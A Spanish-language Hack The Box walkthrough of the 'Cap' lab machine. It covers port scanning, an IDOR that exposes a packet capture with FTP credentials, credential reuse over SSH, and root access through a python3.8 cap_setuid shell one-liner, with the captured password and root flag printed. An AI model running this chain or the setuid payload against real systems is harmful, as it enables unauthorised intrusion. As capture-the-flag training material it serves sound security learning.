

CAP

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1. CAP

[www](https://app.hackthebox.com/machines/Cap)<https://app.hackthebox.com/machines/Cap>

CAP 351

RETIRED MACHINE

Cap

LINUX EASY

4.4 MACHINE RATING	27953 USER OWNS	26661 SYSTEM OWNS	05/06/2021 RELEASED
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Play Machine

1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
> settarget "10.10.10.245 cap"
> ping 10.10.10.245

PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data:
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=59.8 ms
64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=45.2 ms
64 bytes from 10.10.10.245: icmp_seq=3 ttl=63 time=46.1 ms
64 bytes from 10.10.10.245: icmp_seq=4 ttl=63 time=43.8 ms
64 bytes from 10.10.10.245: icmp_seq=5 ttl=63 time=42.9 ms
64 bytes from 10.10.10.245: icmp_seq=6 ttl=63 time=68.7 ms
64 bytes from 10.10.10.245: icmp_seq=7 ttl=63 time=45.3 ms
^C64 bytes from 10.10.10.245: icmp_seq=8 ttl=63 time=45.9 ms
^C
--- 10.10.10.245 ping statistics ---
9 packets transmitted, 8 received, 11.111% packet loss, time 8816ms
rtt min/avg/max/mdev = 42.887/49.192/68.075/9.834 ms

Δ > /home/parrot/p/ryor > took 8s > |
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 21, 22 y 80* abiertos.

```
> nmap -sS -p- --open 10.10.10.245 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 16:31 CET
Nmap scan report for 10.10.10.245
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds

Δ > /home/parrot/p/ryor/CTF/HTB/Cap/nmap > took 13s > |
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Buscamos posibles exploits para la versión de *vsftpd 3.0.3*, pero no encontramos nada relevante. El usuario *Anonymous* tampoco está habilitado para el servicio *FTP*, por tanto haremos la

intrusión vía web.

```


$ nmap -sCV -p21,22,80 -n -Pn --min-rate 5000 10.10.10.245 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-18 16:33 CET
Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 16:34 (0:00:20 remaining)
Nmap scan report for 10.10.10.245
Host is up (0.058s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
|_   256 96d8f8e3e8f77136c549d59db6a4c98c (ECDSA)
|_   256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp    open  http      gunicorn
|_ http-server-header: gunicorn
|_ fingerprint-strings:
|_   FourOhFourRequest:
|_     HTTP/1.0 404 NOT FOUND
|_     Server: gunicorn
|_     Date: Sun, 18 Feb 2024 15:34:09 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 232
|_     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|_     <title>404 Not Found</title>
|_     <h1>Not Found</h1>
|_     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|_   GetRequest:
|_     HTTP/1.0 200 OK
|_     Server: gunicorn
|_     Date: Sun, 18 Feb 2024 15:34:02 GMT
|_     Connection: close
|_     Content-Type: text/html; charset=utf-8
|_     Content-Length: 19386
|_     <!DOCTYPE html>
|_     <html class="no-js" lang="en">
|_     <head>
|_     <meta charset="utf-8">
|_     <meta http-equiv="x-ua-compatible" content="ie=edge">
|_     <title>Security Dashboard</title>
|_     <meta name="viewport" content="width=device-width, initial-scale=1">
|_     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|_     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|_     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|_     <link rel="stylesheet" href="/static/css/themify-icons.css">
|_     <link rel="stylesheet" href="/static/css/metisMenu.css">
|_     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|_     <link rel="stylesheet" href="/static/css/slicknav.min.css">

```


1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Entre otras cosas, vemos que se está usando **gunicorn** por detrás, que es un servidor web HTTP para aplicaciones web Python.



1.4. IDOR to FTP credentials

Entramos en la web, y parece que entramos automáticamente logueados como usuario *Nathan*. Investigando un poco la página, vemos que bajo el directorio */data* podemos fuzzear parámetros (dígitos). Éstos parecen ser diferentes identificadores para diferentes recursos. Estos recursos parecen ser archivos *.pcap*, los cuales podemos descargar. Descargamos el contenido de */data/0*.



Una vez en nuestro sistema, vemos que este archivo se interpreta como binario, por lo tanto, hacemos: `strings 0.pcap` para imprimir los caracteres legibles del archivo. Encontramos una contraseña: *Buck3tH4TF0RM3!*, aparentemente para el usuario *Nathan*.

```
Pz,2
Pz,2
<st@
220 (vsFTPD 3.0.3)
USER nathan
(su@
Jsv@
331 Please specify the password.
PASS Buck3tH4TF0RM3!
(su@
?sx@
230 Login successful.
"j#P
SYST
(sy@
"j#
;sz@
"j#
215 UNIX Type: L8
"j6P
"j6P
PORT 192,168,196,1,212,140
(s@
"j6
[s@
"j6
200 PORT command successful. Consider using PASV.
"j1P
LIST
Os@
"j1
150 Here comes the directory listing.
```

“

Un archivo con extensión **.pcap** es un archivo de captura de paquetes utilizado comúnmente en redes de computadoras para almacenar datos capturados de tráfico de red. **PCAP** es un acrónimo de **Packet Capture**.

1.5. FTP and SSH access

Usamos estas credenciales para conectarnos por **FTP**. Conseguimos acceso. Aquí encontramos la bandera de usuario.

```
> ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPD 3.0.3)
Name (10.10.10.245:parrot): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Tras explorar un poco los directorios, decidimos intentar conectarnos por **SSH**

reutilizando las mismas credenciales.

```

) ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is SHA256:8TaASv/rRhd0Seq3wLx0ckr10dhrZ3VrrE8wbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Feb 19 10:54:18 UTC 2024

System load:          0.0
Usage of /:            36.6% of 8.73GB
Memory usage:         20%
Swap usage:           0%
Processes:            222
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:130

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ whoami
nathan

```

1.6. Privesc via cap_setuid in Python3

En este punto, tras considerar diferentes opciones para escalar privilegios, nos clonamos **LinPEAS** y lo transferimos a la máquina víctima. Tras ejecutarlo, encontramos, entre otras cosas, lo siguiente: **Python3** tiene la capability **CAP_SETUID** asignada.

```

Files with capabilities (limited to 50):
/usr/bin/plng = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

Users with capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities

AppArmor binary profiles
-rw-r--r-- 1 root root 3222 Mar 11 2020/sbin/dhclient
-rw-r--r-- 1 root root 3202 Feb 25 2020/usr/bin/man
-rw-r--r-- 1 root root 26703 Feb 2 2021/usr/lib/snapd/snap-confine.real
-rw-r--r-- 1 root root 1575 Feb 11 2020/usr/sbin/rsyslogd
-rw-r--r-- 1 root root 1385 Dec 7 2019/usr/sbin/tcpdump

Files with ACLs (limited to 50)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found

Files (scripts) in /etc/profile.d/
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 36
drwxr-xr-x 2 root root 4096 May 23 2021 .
drwxr-xr-x 92 root root 4096 Jul 23 2021 ..
-rw-r--r-- 1 root root 96 Dec 5 2019 01-locale-fix.sh
-rw-r--r-- 1 root root 1557 Feb 17 2020 297-byobu.sh
-rw-r--r-- 1 root root 833 Feb 2 2021 apps-bin-path.sh
-rw-r--r-- 1 root root 729 Feb 2 2020 bash_completion.sh

```

Buscando información en **GTFobins** encontramos lo siguiente.

Capabilities

If the binary has the Linux **CAP_SETUID** capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Ejecutamos `python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'` (es importante que sea la misma versión que vimos en el script de **LinPEAS**), y obtenemos nuestra sesión como **root**.

```
nathan@cap:/tmp$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:/tmp# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
33302ee72cdd212e2ea460937f3ae33c
root@cap:/root#
```